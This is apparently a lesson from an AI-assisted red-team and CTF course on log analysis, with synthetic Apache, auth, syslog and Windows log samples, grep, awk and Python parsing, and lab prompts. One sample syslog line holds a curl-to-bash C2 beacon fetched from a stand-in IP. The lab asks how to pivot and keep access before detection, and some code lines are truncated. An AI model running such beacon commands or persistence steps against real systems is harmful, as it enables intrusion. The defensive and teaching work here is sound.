A credential that maps to an identified endpoint. "A leaked password with nowhere to use it" is worth far less than "a password for a VPN portal we found in DNS" — the correlation is the whole point of paste-dump triage.

## Final Exercise — The Recon Report

---

### The #1 attack path

In a well-executed synthesis, the #1 path should combine at least three sources: a leaked credential from the paste dump + a subdomain from CT logs + the username format from WHOIS. If your top path only uses one source, you are thinking like a scanner instead of an attacker.

### Report structure check

Executive summary: three sentences max. Top 3 recommendations: each must name a specific *asset*, a specific *technique*, and a specific *expected outcome*. Vague recommendations mean the report is not actionable.

## Part 2 — Homework Answers

### Task 1 — Reusable OSINT Prompt Library

---

Expected output



A markdown file with five H2 sections (one per source). Each prompt should:

- Use a `{{target_domain}}` style placeholder, not a hard-coded name.
- Specify the output format explicitly (markdown table, JSON, bullet list).
- Include a "confidence" clause asking the AI to mark low-confidence findings.
- Include a "when to use" one-liner.

### Grading signal

A good library is short and reusable. If your prompts exceed 20 lines each, you are probably over-specifying.

## Task 2 — AI vs. Manual Benchmark

---

### Expected outcome

- AI will usually beat manual on: exhaustive extraction, format conversion, correlation across similar records, base64/hex decoding.
- Manual will usually beat AI on: catching subtle "this does not fit the pattern" anomalies, applying engagement-specific context (e.g., "we know the client uses Okta, so this CNAME matters"), and noticing deceptive data (planted honeypots).

### Typical pitfalls

The AI sometimes hallucinates plausible-but-wrong findings (e.g., a CVE that does not apply to the version you actually have). Always verify high-value AI claims with a second source.

## Task 3 — Defender's Mirror Exercise

---

### Expected remediation ranking (example shape)

1. **Rotate leaked credential + enforce password manager** — low effort, immediate blast-radius reduction.
2. **Take down the dev subdomain or put it behind VPN** — moderate effort, removes an entire attack surface.
3. **Enforce DMARC reject** — moderate effort, blocks the phishing pretexts from Task 4.2.
4. **Remove technical contact email from WHOIS (privacy protection)** — low effort but only cosmetic once leaked.
5. **Enterprise-wide LinkedIn hygiene policy** — high effort, low ROI — belongs in the backlog, not sprint 1.

A common mistake is ranking by severity instead of ROI. "Training the whole company about LinkedIn" is high severity but has poor ROI; "rotate the one leaked password" has better ROI.

## **Lesson 02: Log Analysis & Pattern Discovery**

# Log Analysis & Pattern Discovery

Using AI to extract attack timelines, identify compromised accounts, and reconstruct adversary behavior from raw server logs.

## What You'll Learn

Parse Apache, auth, and syslog files at scale using AI-assisted analysis

## CTF Application

Reconstruct full attack timelines from messy, high-volume log data

Log Analysis

Pattern Discovery

AI-Assisted DFIR

Red Team Recon

# Before We Begin

## Educational Use Only

Log analysis techniques are demonstrated for authorized security testing and CTF competitions.

Never access logs from systems without proper authorization.

All log samples in this lesson are synthetic and created for training purposes. In professional settings, always ensure you have written authorization before analyzing system logs.

---

# The Attacker's Perspective on Logs

Logs are a double-edged sword. Defenders use them to detect intrusions -- but attackers study them to understand what a target reveals about itself.

- **Reconnaissance value** -- exposed logs reveal software versions, directory structures, and user behavior patterns
- **Attack surface mapping** -- error logs disclose backend technologies, file paths, and database types
- **Credential harvesting clues** -- authentication logs expose valid usernames, login timing, and lockout policies
- **Defense posture assessment** -- log rotation frequency and detail level hint at monitoring maturity

**Notes:** In CTFs, competitors often receive log dumps as evidence files. Understanding what each log type reveals is the first step to solving forensics challenges.

# Log Types & What They Reveal

| Log Source     | File Path                                | Key Intelligence                                                                   |
|----------------|------------------------------------------|------------------------------------------------------------------------------------|
| Apache access  | <code>/var/log/apache2/access.log</code> | URLs visited, user agents, IPs, response codes, directory traversal attempts       |
| Apache error   | <code>/var/log/apache2/error.log</code>  | Server misconfigs, PHP errors leaking paths, permission denials                    |
| SSH auth       | <code>/var/log/auth.log</code>           | Brute force attempts, valid usernames, key-based vs password auth, sudo escalation |
| Syslog         | <code>/var/log/syslog</code>             | Service starts/stops, cron jobs, kernel messages, suspicious process launches      |
| MySQL/Postgres | <code>/var/log/mysql/error.log</code>    | SQL errors, authentication failures, query execution hints                         |

# Sample: Apache Access Log

A typical Combined Log Format entry. Each field encodes critical forensic data.

```
192.168.1.105 - - [15/Mar/2026:09:12:34 +0000] "GET /admin/login.php HTTP/1.1" 200 3421 "-" "Mozilla/5
192.168.1.105 - - [15/Mar/2026:09:12:35 +0000] "POST /admin/login.php HTTP/1.1" 302 0 "http://target.l
192.168.1.105 - - [15/Mar/2026:09:12:36 +0000] "GET /admin/dashboard.php HTTP/1.1" 200 8842 "-" "Mozil
10.0.0.47 - - [15/Mar/2026:09:14:01 +0000] "GET ../../../../etc/passwd HTTP/1.1" 400 496 "-" "curl/7.8
10.0.0.47 - - [15/Mar/2026:09:14:02 +0000] "GET /cgi-bin/test-cgi?%2f..%2f..%2fetc%2fpasswd HTTP/1.1"
10.0.0.47 - - [15/Mar/2026:09:14:05 +0000] "GET /wp-admin/ HTTP/1.1" 404 274 "-" "curl/7.81.0"
10.0.0.47 - - [15/Mar/2026:09:14:06 +0000] "GET /phpmyadmin/ HTTP/1.1" 404 274 "-" "curl/7.81.0"
```

## What to Spot

**192.168.1.105** successfully logged into the admin panel. **10.0.0.47** is performing directory traversal and common-path enumeration using `curl` -- classic automated scanning behavior.



# Sample: SSH Authentication Log

The `auth.log` reveals brute-force patterns, successful compromises, and privilege escalation.

```
Mar 15 10:22:01 webserver sshd[4821]: Failed password for root from 203.0.113.42 port 55122 ssh2
Mar 15 10:22:03 webserver sshd[4821]: Failed password for root from 203.0.113.42 port 55122 ssh2
Mar 15 10:22:05 webserver sshd[4821]: Failed password for root from 203.0.113.42 port 55122 ssh2
Mar 15 10:22:07 webserver sshd[4823]: Failed password for invalid user admin from 203.0.113.42 port 55122 ssh2
Mar 15 10:22:09 webserver sshd[4825]: Failed password for invalid user test from 203.0.113.42 port 55122 ssh2
Mar 15 10:22:44 webserver sshd[4830]: Accepted password for deploy from 203.0.113.42 port 55340 ssh2
Mar 15 10:22:44 webserver sshd[4830]: pam_unix(sshd:session): session opened for user deploy
Mar 15 10:23:12 webserver sudo: deploy : TTY=pts/0 ; PWD=/home/deploy ; USER=root ; COMMAND=/bin/bash
Mar 15 10:23:12 webserver sudo: pam_unix(sudo:session): session opened for user root by deploy(uid=1000)
```

## Attack Timeline Visible

Brute force against root and common usernames, followed by a successful login as `deploy`, then immediate `sudo` escalation to root. Total elapsed time: ~71 seconds.

# Pattern Discovery: What to Look For

## Anomaly Indicators

- **High-frequency requests** from a single IP within seconds
- **Sequential 4xx/5xx errors** indicating scanning or fuzzing
- **Unusual user agents** like `curl`, `sqlmap`, `nikto`
- **Off-hours activity** from internal accounts

## Escalation Traces

- **Failed-then-success** auth sequences from the same source
- **sudo to root** immediately after SSH login
- **New cron jobs** or service modifications in syslog
- **File access** to `/etc/shadow`, `/etc/passwd`, `.ssh/`

**Notes:** In CTF log analysis challenges, the answer usually involves connecting events across multiple log sources to build a coherent attack narrative.

# AI-Assisted Log Parsing

Large log files (100K+ lines) are tedious to grep through manually. AI excels at correlation, summarization, and anomaly detection across log volumes.

## Why AI Beats Traditional Grep Pipelines

- **Cross-source correlation** -- link an Apache request to an auth.log event to a syslog entry in one pass
- **Natural language output** -- produces human-readable attack timelines, not raw line numbers
- **Fuzzy pattern matching** -- catches obfuscated payloads and encoding variations that exact regex misses
- **Contextual prioritization** -- ranks findings by severity, not just chronological order

### Best Practice

Use traditional tools (`grep`, `awk`, `jq`) for initial filtering and volume reduction, then feed the filtered output to AI for deep analysis.

---

# Prompting Strategies for Log Analysis

The quality of AI-driven log analysis depends heavily on prompt construction. Structure your prompts in layers.

## Strategy 1: Role + Context + Task

You are a senior SOC analyst performing incident response.

I am providing Apache access logs and SSH auth logs from a web server that was compromised on March 15, 2026.

Analyze these logs and:

1. Identify all unique source IPs and classify them as benign, suspicious, or malicious
2. Build a timeline of the attack from initial recon to privilege escalation
3. Identify which accounts were compromised
4. Note any data exfiltration indicators

## Strategy 2: Structured Output Request

```
Parse the following auth.log entries and return a JSON
object with: { "brute_force_sources": [...],
"compromised_accounts": [...], "escalation_events": [...],
"timeline": [ {"time": "...", "event": "...", "severity": "..."} ] }
```

**Notes:** Requesting structured output (JSON, tables, Markdown) dramatically improves consistency and makes results easier to process programmatically in CTF scripts.

---

# Prompting Strategy: Chunked Analysis

When logs exceed context window limits, use a chunked pipeline approach.

```
import anthropic, json

client = anthropic.Anthropic()

def analyze_log_chunk(chunk, chunk_num):
    """Send a log chunk to Claude for initial triage."""
    response = client.messages.create(
        model="claude-sonnet-4-20250514",
        max_tokens=2048,
        messages=[{
            "role": "user",
            "content": f"""Analyze this log chunk ({chunk_num}) for security events.
Return JSON with: suspicious_ips, failed_auths, successful_auths,
escalation_events, notable_requests.
```

# Sample: Syslog Persistence Indicators

After initial compromise, attackers establish persistence. Syslog captures these breadcrumbs.

```
Mar 15 10:24:01 webserver CRON[5012]: (root) CMD (/tmp/.cache/update.sh)
Mar 15 10:24:01 webserver kernel: [42918.221] audit: type=1400 msg=audit(1742036641.221:418): apparmor=
Mar 15 10:25:33 webserver systemd[1]: Started /etc/systemd/system/debug-helper.service
Mar 15 10:25:34 webserver kernel: [42950.102] TCP: eth0: connect to 203.0.113.99:4444
Mar 15 10:26:01 webserver CRON[5089]: (deploy) CMD (curl -s http://203.0.113.99/beacon | bash)
```

## Red Flags in This Syslog

- **Suspicious cron job** running a hidden script from `/tmp/.cache/`
- **Shadow file access attempt** blocked by AppArmor
- **New systemd service** created post-compromise (persistence)
- **Outbound connection** to port 4444 (common Metasploit listener port)



- **Curl-to-bash pipeline** in a cron job -- classic C2 beacon
-

# Correlating Across Log Sources

The real power of log analysis is connecting events across files. Here is the full attack timeline from our samples.

| Time     | Source        | Event                                                         | Severity |
|----------|---------------|---------------------------------------------------------------|----------|
| 09:14:01 | Apache access | Directory traversal attempts from 10.0.0.47                   | Medium   |
| 09:14:05 | Apache access | Common admin path enumeration from 10.0.0.47                  | Medium   |
| 10:22:01 | auth.log      | SSH brute force from 203.0.113.42 (root, admin, test)         | High     |
| 10:22:44 | auth.log      | Successful SSH login as <code>deploy</code> from 203.0.113.42 | Critical |
| 10:23:12 | auth.log      | <code>deploy</code> escalates to root via sudo                | Critical |
| 10:24:01 | syslog        | Malicious cron job and shadow file access attempt             | Critical |

| Time     | Source | Event                                         | Severity |
|----------|--------|-----------------------------------------------|----------|
| 10:25:33 | syslog | Persistence via systemd service + C2 callback | Critical |

---

# Common CTF Log Analysis Patterns

## Web-Based Attacks

- **SQL injection** -- look for `UNION SELECT`, `OR` `1=1`, encoded quotes in URLs
- **XSS probes** -- `<script>` tags and event handlers in query params
- **Path traversal** -- `../` sequences, `%2e%2e%2f` encoding
- **Webshell uploads** -- POST to upload endpoints followed by GET to unusual `.php` files

## System-Level Attacks

- **Brute force** -- rapid `Failed password` entries from one IP
- **Credential stuffing** -- varied usernames, same source, low failure rate
- **Lateral movement** -- SSH from internal IP to internal IP after initial compromise
- **Data exfiltration** -- large outbound transfers, DNS tunneling, base64 in URLs

# CTF Challenge: Server Breach Investigation

## Your Mission

You have been given three log files from a compromised web server: `access.log`, `auth.log`, and `syslog`. Your objectives:

1. **Identify the attacker IP(s)** -- distinguish scanning from the actual breach
2. **Build the attack timeline** -- from first contact to persistence
3. **Determine compromised accounts** -- which credentials were successfully exploited
4. **Find the C2 server** -- where is the attacker's command-and-control infrastructure
5. **Identify persistence mechanisms** -- how did the attacker ensure continued access

Use AI-assisted analysis to process the logs, then assemble your findings into a structured incident report. The lab guide provides the full log dataset and step-by-step instructions.

**Notes:** This challenge mirrors real-world DFIR workflows. Encourage students to use AI for initial triage but verify all findings against the raw log data manually.

---

# Key Takeaways

- **Logs tell a story** -- every attack leaves traces across access, auth, and system logs
- **Cross-source correlation** is the key skill -- no single log file gives the full picture
- **AI accelerates triage** -- use it for parsing, summarization, and timeline construction
- **Prompt engineering matters** -- structured prompts with role context produce dramatically better analysis
- **Chunk large logs** -- analyze in pieces, then synthesize with a second AI pass
- **Always verify** -- AI analysis is a starting point, not a final report; validate against raw data

## Next Lesson

Lesson 03 takes these analysis skills into active reconnaissance -- using AI to automate OSINT gathering and attack surface mapping.





# Log Analysis & Pattern Discovery

**WARNING — Authorization Required:** Only analyze logs from systems you own or have explicit written permission to access. Unauthorized access to log files is a criminal offense under laws such as the CFAA (US), CMA (UK), and equivalent statutes worldwide. In CTF environments, you are working within a sanctioned scope — never carry techniques outside that boundary without authorization.

## Why Attackers Analyze Logs

Logs are the nervous system of any infrastructure. Every authentication attempt, every HTTP request, every service restart leaves a trace. For a red teamer or CTF competitor, logs are a goldmine of intelligence. Understanding *why* attackers care about logs is the first step toward thinking like one.

**Finding credentials and secrets.** Developers routinely make mistakes: logging API keys in debug output, recording full query strings that include tokens, or writing session IDs into access logs. A single `grep` through an exposed log file can yield database passwords, bearer tokens, or SSH keys that were accidentally dumped during an error trace.

**Understanding defenses.** Logs reveal what a system monitors. If you see structured JSON logs flowing into an ELK stack, you know the blue team has centralized logging. If `/var/log/auth.log` shows entries from `fail2ban`, you know brute-force attempts are being rate-limited. This intelligence shapes your attack strategy — you might throttle login attempts, rotate source IPs, or target a service that lacks monitoring.

**Identifying targets.** Application logs expose internal architecture. A web server log that references `/api/v2/admin/users` tells you there is an admin API. A syslog entry mentioning `mysql-backup.service` confirms MySQL is in play and hints at backup schedules. Error logs that reference internal hostnames like `db-prod-03.internal` map out the network without a single port scan.

# Log Types You Will Encounter

---

Different systems produce different log formats. Knowing where to look and what each log contains is essential.

## Web Server Logs (Apache / Nginx)

Found at `/var/log/apache2/access.log` or `/var/log/nginx/access.log`. These record every HTTP request: client IP, timestamp, request method and URI, status code, response size, referrer, and user agent. They are the single most common log type in web-focused CTFs.

## Authentication Logs

On Linux: `/var/log/auth.log` (Debian/Ubuntu) or `/var/log/secure` (RHEL/CentOS). These capture SSH logins, `sudo` usage, PAM events, and user account changes. Failed login attempts are especially telling.

## Syslog

The general-purpose system log at `/var/log/syslog` or `/var/log/messages`. Services that lack their own log files write here via the syslog daemon. Cron job execution, kernel messages, and service start/stop events all appear in syslog.

## Windows Event Logs

Stored in `.evtx` format under `C:\Windows\System32\winevt\Logs\`. The key channels are **Security** (Event IDs 4624/4625 for logon success/failure), **System** (service events), and **Application**. Use `wevtutil` or PowerShell's `Get-WinEvent` to query them.

## Application Logs

Custom application logs vary wildly. Django writes to its configured handler, Java apps emit log4j output, Node.js apps might log JSON to stdout. The format depends entirely on the developer's choices, but the intelligence value can be enormous — stack traces, database queries, internal user IDs, and session tokens all appear here.

# Log Format Anatomy

---

Before you can parse logs, you need to understand their structure.

## Common Log Format (CLF)

```
192.168.1.105 - frank [10/Oct/2025:13:55:36 -0700] "GET /index.html HTTP/1.1" 200 1234
```

Fields: `host ident authuser [date] "request" status bytes`. The `ident` field is almost always `-`. The `authuser` field is populated when HTTP basic auth is used.

## Combined Log Format

```
192.168.1.105 - frank [10/Oct/2025:13:55:36 -0700] "GET /dashboard HTTP/1.1" 200 1234 "https://example.com" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7; rv:109.0) Gecko/20100101 Firefox/115.0
```

Extends CLF with **referrer** and **user agent**. The referrer reveals navigation flow; the user agent identifies the client software (or an attacker's tool).

## JSON Structured Logs

```
{
  "timestamp": "2025-10-10T20:55:36.042Z",
  "level": "ERROR",
  "service": "auth-api",
  "message": "Login failed for user admin",
  "client_ip": "10.0.14.88",
  "attempt_count": 47,
  "user_agent": "python-requests/2.31.0"
}
```

Modern applications increasingly use structured JSON logs. These are easier to parse programmatically but also easier for attackers to query with tools like `jq`.

## Pattern Discovery

---

Raw logs are noise. Pattern discovery turns noise into signal. Here are the patterns that matter most in offensive security.

### Failed Login Bursts

A sudden spike in authentication failures indicates brute-force activity — either yours or someone else's. In CTFs, discovering another team's brute-force logs can reveal valid

usernames.

```
Oct 10 14:22:01 target sshd[4412]: Failed password for admin from 10.0.14.88 p
Oct 10 14:22:01 target sshd[4414]: Failed password for admin from 10.0.14.88 p
Oct 10 14:22:02 target sshd[4416]: Failed password for admin from 10.0.14.88 p
Oct 10 14:22:02 target sshd[4418]: Failed password for admin from 10.0.14.88 p
Oct 10 14:22:03 target sshd[4420]: Accepted password for admin from 10.0.14.88
```

Note the final line: the brute force *succeeded*. The attacker is now inside.

## Directory Traversal Attempts

```
10.0.14.88 - - [10/Oct/2025:14:30:12 -0700] "GET /files?path=../../../../etc/pass
10.0.14.88 - - [10/Oct/2025:14:30:14 -0700] "GET /files?path=../../../../etc/shad
```

The `../../../../` sequences are the signature. A 200 response on the `/etc/passwd` request means the traversal worked — the application is vulnerable.

## SQL Injection Signatures

```
10.0.14.88 - - [10/Oct/2025:14:35:07 -0700] "GET /search?q=test'+OR+1%3D1--+
10.0.14.88 - - [10/Oct/2025:14:35:09 -0700] "GET /search?q=test'+UNION+SELECT+
```

URL-encoded SQL keywords (`UNION`, `SELECT`, `OR 1=1`) in query parameters are unmistakable injection attempts. The 200 status with a larger response body suggests data was exfiltrated.

## Unusual User Agents

```
"sqlmap/1.7.2#stable (https://sqlmap.org)"
"Nikto/2.5.0"
"gobuster/3.6"
"python-requests/2.31.0"
"curl/8.4.0"
```

Default tool user agents are immediate red flags. Skilled attackers spoof these, but in CTFs and real-world incidents, they frequently appear unmodified.

## Command-Line Log Parsing

---

Fast, effective log analysis starts at the command line. These tools are available on virtually every Linux system.

## grep — Filter Lines

```
# Find all failed SSH logins
grep "Failed password" /var/log/auth.log

# Find requests from a specific IP
grep "10.0.14.88" /var/log/nginx/access.log

# Case-insensitive search for SQL injection keywords
grep -iE "(union|select|insert|drop|delete|update).*--" access.log
```

## awk — Extract Fields

```
# Count requests per IP address (top 10)
awk '{print $1}' access.log | sort | uniq -c | sort -rn | head -10

# Extract all requested URLs
awk '{print $7}' access.log | sort -u

# Show only 4xx and 5xx responses
awk '$9 ~ /^[45]/' access.log
```

## sed — Transform and Clean

```
# Strip timestamps for cleaner output
sed 's/\[.*\]//g' access.log

# Extract just the date portion from Combined Log Format
sed -n 's/.*\[([^\:]*\):.*\1/p' access.log | sort | uniq -c
```

## jq — Parse JSON Logs

```
# Extract all error-level messages
cat app.log | jq 'select(.level == "ERROR") | .message'

# Find login failures with high attempt counts
cat app.log | jq 'select(.message | test("Login failed")) | select(.attempt_co
```

```
# Build a timeline of events from a specific IP
cat app.log | jq 'select(.client_ip == "10.0.14.88") | {time: .timestamp, msg:
```

## Python Log Parsing

When command-line one-liners are not enough, Python provides the flexibility you need for deeper analysis.

```
import re
from collections import Counter

# Parse Apache Combined Log Format
LOG_PATTERN = re.compile(
    r'(?P<ip>\S+) \S+ \S+ '
    r'\[(?P<timestamp>[^\]]+)\] '
    r'"(?P<method>\S+) (?P<path>\S+) \S+" '
    r'(?P<status>\d{3}) (?P<size>\S+)'
)

failed_logins = Counter()
suspicious_paths = []

with open("access.log") as f:
    for line in f:
        m = LOG_PATTERN.match(line)
        if not m:
            continue

        ip = m.group("ip")
        path = m.group("path")
        status = int(m.group("status"))

        # Track IPs generating 401/403 responses
        if status in (401, 403):
```

For JSON logs, Python's `json` module makes analysis straightforward:

```
import json
from datetime import datetime

events = []
with open("app.log") as f:
```

```
for line in f:
    entry = json.loads(line.strip())
    if entry.get("level") == "ERROR":
        events.append(entry)

# Sort by timestamp and print timeline
events.sort(key=lambda e: e["timestamp"])
for e in events:
    ts = e["timestamp"][:19]
    print(f"[{ts}] {e['service']:<12} {e['message']}")
```

## AI-Assisted Log Analysis

---

Large language models like Claude excel at log analysis tasks that are tedious or ambiguous for rule-based tools.

**Anomaly detection.** Paste a block of log entries and ask Claude to identify anything unusual. The model can spot subtle patterns: a single successful login sandwiched between hundreds of failures, a user agent that switches mid-session, or a request sequence that follows a known exploit chain.

**Pattern extraction.** Given raw, unstructured logs from an unfamiliar application, Claude can identify the format, extract fields, and even write a parser for you. This is especially valuable for proprietary application logs where no documentation exists.

**Timeline reconstruction.** In incident response and CTF forensics, you often have logs from multiple sources — web server, auth, application, firewall. Claude can correlate events across sources, merge them into a unified timeline, and narrate the attack sequence in plain language.

Prompt example:

```
"Here are auth.log and access.log entries from 14:00–15:00 on Oct 10.
Correlate events by IP address and reconstruct what the attacker did,
step by step. Identify which attack succeeded and what was accessed."
```

**Writing parsers on the fly.** Rather than spending twenty minutes crafting a regex for an unfamiliar log format, describe a few sample lines to Claude and ask for a Python parser. You get working code in seconds that you can refine as needed.

**Practical tip:** When feeding logs to an LLM, strip or redact sensitive information first (real IP addresses, actual credentials, PII). In CTF contexts this is less of a concern, but building the habit now prevents mistakes in real engagements.

## Key Takeaways

- Logs reveal credentials, architecture, defenses, and attack history — they are a primary intelligence source in any engagement.
- Know your log types: web access logs, auth logs, syslog, Windows Event Logs, and application-specific logs each offer different intelligence.
- Master the formats: CLF, Combined, and JSON structured logs each require different parsing approaches.
- Pattern recognition — failed login bursts, traversal attempts, injection signatures, and anomalous user agents — separates useful signal from noise.
- Command-line tools (`grep`, `awk`, `sed`, `jq`) handle the vast majority of log parsing tasks quickly.
- Python fills the gap for complex, multi-source, or stateful analysis.
- AI assistants like Claude accelerate anomaly detection, format identification, and timeline reconstruction.

*Next lesson: **Lesson 03** — we move from reading logs to actively probing systems with network reconnaissance techniques.*

## Challenge Resources

### Download Files

These log files contain synthetic attack patterns for analysis. All files are plain text and safe to open.

↓ [apache-access.log.txt](#) ~8 KB

↓ [auth-log.txt](#) ~4 KB



↓ windows-events.txt ~3 KB

↓ app-debug.log.txt ~2 KB

# Lab Guide

Four exercises across four log types: SSH brute force discovery, web-app reconnaissance, application debug leaks, and Windows event correlation — all AI-assisted.

## Authorized Use Only

All log files are **synthetic**. The IPs, usernames, and hostnames are fictional. The patterns you learn to recognize here apply to real engagements only when you have explicit written authorization.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files from the [Theory page resources](#) into a folder named `log-lab/`
- Command-line tools: `grep`, `awk`, `cut`, `sort`, `uniq`
- Optional: `python3` with the standard library (no extra packages needed)

## Lab Scenario

---

You are continuing the AcmeCorp engagement from Lesson 01. Your initial access succeeded against a public-facing web server. You have copied off four log files from the compromised host. Your job in this lab is to use those logs to (a) understand what the defenders can already see about you, (b) discover other attackers' activity you can ride on, and (c) find the next system to pivot to.

## Download Lab Files

Save all four files into a folder named `log-lab/` before starting the exercises.

↓ `auth-log.txt` ~7 KB

↓ `apache-access.log.txt` ~17 KB

↓ `app-debug.log.txt` ~5 KB

↓ `windows-events.txt` ~8 KB

## Exercise 1 — SSH Brute Force & Lateral Movement

Open `auth-log.txt`. This is a Linux `/var/log/auth.log` excerpt covering several days.

### Task 1.1 — Manual baseline (5 minutes)

Before you touch the AI, do this manually so you have something to compare against:

```
# How many failed password attempts total?
grep -c "Failed password" auth-log.txt

# Top 5 source IPs of failed attempts
grep "Failed password" auth-log.txt | awk '{print $11}' | sort | uniq -c

# Successful logins
grep "Accepted" auth-log.txt
```

Write down the numbers. You will use them to grade the AI in Task 1.2.

### Task 1.2 — AI-assisted attack reconstruction

You are a red team analyst reading SSH auth.log from a compromised Linux web server. Analyze the log and produce:

1. Timeline of attacker activity (start time, end time, duration).
2. Top 5 source IPs ranked by attempt count.
3. For each source IP: list the usernames it tried, the techniques used (single-user spray, user enumeration, brute force), and whether ANY attempt succeeded.
4. Identify any successful logins. For each, list:
  - The user
  - The source IP
  - The authentication method (password vs. publickey)
  - Anything the user did after logging in (sudo, su, etc.)
5. Distinguish between:
  - External brute force (noisy attackers)
  - Legitimate-looking activity that may actually be the red team (publickey logins from internal IPs, sudo to root)
6. Recommend the next pivot: which credentials or trust relationship would a red team exploit from here?

[paste auth-log.txt]

✓ **Self-check:** You should have (a) a list of brute-force IPs and (b) at least one successful login that suggests valid credentials — check whether it matches the attack timeline or looks like legitimate admin activity.

## Exercise 2 — Web Server Recon

Open `apache-access.log.txt`. This is an Apache combined-log-format access log.

### Task 2.1 — Find the scanners and the real targets

Below is an Apache access log. Analyze it as a red team operator looking for:

1. Reconnaissance scanners (Nikto, Nuclei, dirb, gobuster, sqlmap, etc.). For each: what tool, what source IP, what time window, and what it found.
2. Probing for known vulnerabilities (CVE paths, common admin pages,

- .git/.env exposure, backup files).
- 3. Successful HTTP 200 responses to suspicious paths (these are the actual finds).
- 4. POST requests to authentication endpoints – were any successful?
- 5. Any "interesting" user agents (curl, wget, python-requests, Burp/ZAP) that suggest manual or scripted activity.
- 6. The single most exploitable finding in this log and why.

Output as a structured incident-style report.

[paste apache-access.log.txt]

✓ Self-check: You should be able to point to a specific URL that returned HTTP 200 to a scanner — that is your foothold or your target's existing vulnerability.

## Exercise 3 — Application Debug-Log Mining

Open `app-debug.log.txt`. Application debug logs are a goldmine: they contain stack traces, SQL queries, environment dumps, and sometimes credentials.

### Task 3.1 — Extract everything sensitive

Below is an application debug log. Extract:

1. Any credentials, API keys, tokens, or session IDs.
2. Any database connection strings or queries that reveal schema.
3. Any internal hostnames, IP addresses, or service URLs.
4. Any exception/stack trace that reveals:
  - Source-code file paths
  - Library or framework versions
  - Specific functions or business logic
5. Any "TODO", "FIXME", "DEBUG", or developer comments that hint at weaknesses.
6. Rank the findings by exploit value (most-useful first).

[paste app-debug.log.txt]

✓ Self-check: Debug logs almost always leak something. You should walk away with at least one credential, one piece of internal infrastructure info, and

one actionable vulnerability lead.

## Exercise 4 — Windows Event-Log Correlation

Open `windows-events.txt`. This is a Windows Security/System event-log dump in text form.

### Task 4.1 — Identify the attack chain

Below is a Windows event log dump. Identify any attack-chain artifacts and reconstruct what happened. Look for:

1. Event 4624 (successful logon) — note logon type:  
2 = interactive, 3 = network, 10 = remote interactive (RDP),  
11 = cached creds.
2. Event 4625 (failed logon) — bursts indicate brute force or spraying.
3. Event 4672 (special privileges assigned) — admin sessions.
4. Event 4688 (process creation) — what processes were spawned and by whom?
5. Event 4720/4722/4724 — user account creation, enable, password reset (persistence!).
6. Event 7045 (service installed) — common malware persistence.
7. Event 1102 (audit log cleared) — VERY suspicious.
8. PowerShell event IDs (4103/4104) — script-block content.

Build a chronological attack timeline. Identify:

- Initial access vector
- Persistence mechanism (if any)
- Privilege escalation (if any)
- Lateral movement attempts
- Defense evasion (log clearing, process renaming)

[paste windows-events.txt]

✓ **Self-check:** You should have a chronological narrative that reads like a mini incident-response report — "at 09:14, attacker tried X; at 09:17, they succeeded with Y; at 09:22, they created persistence via Z."

## Final Exercise — Cross-Log Correlation

### Task 5.1 — Connect the dots across all four logs

Take the outputs of Exercises 1–4 and feed them all back to the AI in a fresh conversation:

Here are four analyses of four log files from the same compromised environment. Identify:

1. Any IP, username, or timestamp that appears in MULTIPLE logs (these are the high-confidence indicators).
2. The most likely full attack chain across all four sources.
3. What the defenders could have detected (and likely will detect when their SOC reviews these logs tomorrow).
4. Three things a red team would do RIGHT NOW to maintain access before detection.
5. Three things a defender should do RIGHT NOW to evict the attacker.

Output: a 2-page incident summary written for both audiences.

✓ **Self-check: The cross-correlation should produce at least one finding that *none* of the individual exercises caught. That is the value of multi-log analysis.**

## Reflection

- Which log type gave you the highest density of useful findings per kilobyte of text?
- How well did the AI handle ambiguity (e.g., "is this admin or attacker?")? When did it guess wrong?
- What is the biggest risk of trusting AI log analysis in a real engagement?
- If you only had time to read ONE log type during an active intrusion, which would you pick and why?

### What's Next

Lesson 03 moves from text logs to **network traffic** — using AI to read pcaps, NetFlow, and DNS query logs to find C2 channels, data exfiltration, and lateral movement.



# Homework

Three tasks to turn log analysis from a reactive exercise into a repeatable detection pipeline.

Complete the lab before starting. Check [answer.html](#) only after submitting.

## Task 1 — Detection Rule Pack

### Objective

Convert your lab findings into a deployable detection ruleset.

### Instructions

1. For the 3 highest-value findings across the four logs, write one Sigma rule each.
2. Each rule must include: title, ID, description, logsource, detection, falsepositives, level.
3. Test your rules conceptually: would they fire on the lab data? Would they fire on benign admin activity?

### Deliverable

A `detection-pack.yml` file with 3 Sigma rules.

## Task 2 — Blind-Spot Analysis

### Objective

Identify what the logs you analyzed CANNOT see.

## Instructions

1. List five attack techniques a defender would miss even with perfect coverage of the four lab log sources.
2. For each, name the additional log source (EDR, DNS, sysmon, cloudtrail, etc.) that would catch it.
3. Rank the five by "dwell time extension" — which blind spot would let an attacker stay longest?

## Deliverable

A markdown table: Technique / Blind spot / Required source / Dwell time extension.

## Task 3 — Correlation Script

### Objective

Automate the cross-log correlation you did manually in Exercise 5.

### Instructions

1. Write a Python script that reads all four log files and extracts every IP address, username, and timestamp.
2. The script should output any IP or username that appears in 2+ files — these are high-confidence pivot points.
3. Bonus: cluster timestamps into 1-hour buckets and show the activity timeline in ASCII.

### Deliverable

A single-file Python script `correlate.py` plus its output when run against the lab files.

# Answers

Reference answers for Lesson 02 lab exercises and homework tasks.

All outputs are non-deterministic. These answers describe the expected *findings*, not exact wording.

## Part 1 — Lab Answers

### Exercise 1 — SSH Brute Force & Lateral Movement

---

#### Expected findings

- **Two distinct attacker profiles:** a noisy external brute-forcer hitting `root` and common usernames from one or two IPs, and a separate quiet session with a valid credential from a different source.
- **The successful login:** usually a non-root account via publickey or password from an internal-looking IP. This is the red team — or a legitimate admin you cannot yet distinguish from one.
- **Post-auth actions:** `sudo` elevation, `su` to root, or scp to another host — indicating intent beyond idle login.
- **Next pivot:** the credentials or trust relationship that the successful session used — often an SSH key that could unlock other hosts.

### Exercise 2 — Web Server Recon

---

#### Expected findings

- At least two automated scanners identifiable by User-Agent ( `Nikto` , `sqlmap` , `python-requests` , `gobuster` ).
- A successful HTTP 200 to a path that was probed: most often a backup file ( `.zip` , `.bak` ), a `.git/` directory, an `.env` , or an admin panel.
- A POST to an authentication endpoint that returned a 302 redirect — the successful credential try.
- One "manual" request (from a browser-like UA) that closely follows a scanner hit — attacker pivoting from automated to manual exploitation.

### The exploitable finding

Whichever 200-response was against a path that should not exist in production.

## Exercise 3 — Application Debug-Log Mining

### Expected findings

